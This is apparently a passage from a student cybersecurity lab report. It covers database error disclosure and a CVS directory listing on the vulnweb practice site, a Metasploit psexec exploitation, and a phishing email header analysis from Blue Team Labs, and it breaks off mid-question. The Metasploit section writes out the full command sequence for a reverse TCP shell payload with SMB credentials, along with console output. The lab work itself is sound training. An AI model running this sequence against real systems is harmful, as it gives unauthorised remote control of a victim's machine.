
Severity: Low

Affected URL: http://testphp.vulnweb.com/listproducts.php?cat=%2527

Description:

Database Error Disclosure occurs when detailed error messages from the database backend are shown directly to the end user. These errors may include database type, structure, query, or file path details. On the given URL, submitting malformed inputs (like ') in the login form triggers visible error messages from the backend database system.

Such messages may reveal sensitive internal information — for example, table names, SQL syntax, file paths, or even database versions. While this is a low-severity issue on its own, it can assist attackers in performing more advanced attacks like SQL injection or privilege escalation by helping them understand how the backend is structured.



Project 9

Aim: Directory listing (at /CVS folder)

Severity: Medium

Affected URL: http://testphp.vulnweb.com/CVS/

Description:

A directory listing vulnerability has been discovered at the /CVS/ endpoint of the web server. This vulnerability occurs when the web server is configured to allow the contents of a directory to be listed in the browser without proper access control.

Upon visiting the URL http://testphp.vulnweb.com/CVS/, the server returns a full index of files stored in that directory. These files typically belong to CVS (Concurrent Versions System), an older version control system. Commonly listed files include:

- Entries
- Repository
- Root

Enabling directory listing on a web server—especially within sensitive directories like /CVS/—can lead to **critical information disclosure** and act as a stepping stone for more severe attacks. Here's a detailed breakdown of the potential impact:

1. **Information Leak**
   Anyone can see the files inside the /CVS folder. This may expose important project details.
2. **Source Code Exposure**
   Files inside CVS may reveal parts of the source code or how the website is built.
3. **Helps Attackers**
   Hackers can use this information to plan more advanced attacks.
4. **Sensitive Files**
   Backup files or configuration files may be inside this folder, which should not be public.
5. **Not Secure**
   It shows poor security practice and can be flagged in audits or tests.

Project 10

Aim: Using Metasploit to exploit

Steps:

1.Download and open metasploit

2.Use exploit to attack the host

3.Create the exploit and add the exploit to the victim's PC

Description:
Metasploit is a powerful penetration testing framework that allows security professionals and ethical hackers to identify, exploit, and validate vulnerabilities in systems. In this case, Metasploit is used to exploit a vulnerable host by creating and deploying an exploit payload.

Procedure:

1. use exploit/windows/smb/psexec
Loads the PsExec exploit module. This is used to execute commands on a remote Windows system via SMB using valid credentials.

2. set RHOST 192.168.1.100
Sets the Remote Host IP (the victim machine) to 192.168.1.100.

3. set PAYLOAD windows/shell/reverse_tcp
Specifies the payload to use: a reverse TCP shell, which connects back to the attacker's machine.

4. set LHOST 192.168.1.5
Sets the Local Host IP (the attacker's machine) to 192.168.1.5, where the reverse shell will connect back.

5. set LPORT 4444
Sets the listening port on the attacker's machine to 4444.

6. set SMBUSER victim
Provides the username (victim) to authenticate to the SMB service on the target system.


7. set SMBPASS s3cr3t
Provides the password (secret key) for the victim user account.

8. exploit
Launches the exploit. Metasploit will attempt to connect to the victim over SMB, authenticate using the provided credentials, and upload the payload.


```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```


Project 11

Aim: Using Blue Team Labs Online(BTLO) to perform Phishing Analysis of Email



Following is the Email given for analysis:





1)What is the sending email address?

```
 h=From:To:Subject:Date:Message-ID:MIME-Version:Content-Type;
 i=amazon@zyevantoby.cn;
 bh=XikwQS1UwJN7e8YVlXjAYcvssetwLLV4NLN/yq1Tm24=;
 b=He0netKWqUJ1/lXLUYmfK9GqNJYVNQpQj1YOimVzuh/BbhGU+INKV9A8EgoVVNI
   boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfm
   LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubm
```

2)What is the recipient email address?

```
7291820;s12eASReceived:732;count:8
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; s=default; d=zyevantoby.cn;
 h=From:To:Subject:Date:Message-ID:MIME-Version:Content-Type;
 i=amazon@zyevantoby.cn;
 bh=XikwQS1UwJN7e8YVlXjAYcvssetwLLV4NLN/yq1Tm24=;
 b=He0netKWqUJ1/lXLUYmfK9GqNJYVNQpQj1YOimVzuh/BbhGU+INKV9A8EgoVVNIDLdWzCLOybqSS
   boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfmSS7c+R2Z/qtXD
   LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:57.8225
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
```


Ln 35, Col 45 | 25 of 40,792 characters

3)What is the subject line of the email?

```
 b=He0netKWqUJ1/lXLUYmfK9GqNJYVNQpQj1YOimVzuh/BbhGU+INKV9A8EgoVVNIDLdWzCLO
   boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfmSS7c+R2Z
   LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:57.8225
 (UTC)
```

4)What is the date and time the email was sent?

```
 i=amazon@zyevantoby.cn;
 bh=XikwQS1UwJN7e8YVlXjAYcvssetwLLV4NLN/yq1Tm24=;
 b=He0netKWqUJ1/lXLUYmfK9GqNJYVNQpQj1YOimVzuh/BbhGU+INKV9A8EgoV
   boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeu
   LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:
```




5)When looking at the main body content in a text editor, what encoding scheme is being used?

```
 =?utf-8?B?ZzhKbUhuNUliTnR2U1NjY3JuajdaYXB0ZUdyaFNveWE5c3pqWjJNWm1WNjRo?
 =?utf-8?B?T2ZNTVh3eUk1aWZWeCtxS2JWaUlDdVNaSElyMnhkdWEzbUtmOVk3UT09?=
MIME-Version: 1.0

------=_NextPart_000_0232_018D8931.1E363E20
Content-Type: text/plain;
        charset="utf-8"
Content-Transfer-Encoding: base64

ICAgICAgICAgICAgICAgICAgICAgICAgIA0KICAgIA0KSGVsbG8gRGVhciBDdXN0b21lciwN
WW91ciBhz7LPsm91bnQgYWNjZXNzIGhhcyBiZWVuIGxpbWl0ZWQuIFdlJ3ZlIG5vdGljZWQg
bmlmaWNhbnQgY2hhbmdlcyBpbiB5b3VyIGHPss+yb3VudCBhY3Rpdml0eS4gQXMgeW91ciBw
ZW50IHByb2Nlc3MsIFdlIG5lZWQgdG8gdW5kZXJzdGFuZCB0aGVzZSBjaGFuZ2VzIGJldHRl
DQpUaGlzIExpbWl0YXRpb24gd2lsbCBhZmZlY3QgeW91ciBhYmlsaXR5IHRvOg0KzqFheS5D
Z2UgeW91ciBwYXltZW50IG1ldGhvZC5CdXkgb3IgcmVkZWVtIGdpZnQgY2FyZHMuQ2xvc2Ug
ciBhz7LPsm91bnQuDQpXaGF0IHRvIGRvIG5leHQ6DQoNClBsZWFzZSBjbGljayB0aGUgbGlu
```

Copying the Entier Code:


Now, Open **CyberChef** in browser and paste the code in the Input section; Then drag **From Base64** in the Recipe section.

Here, the unreadable code in Input has turned readable in html format in the Output.




6)What is the URL used to retrieve the company's logo in the email?

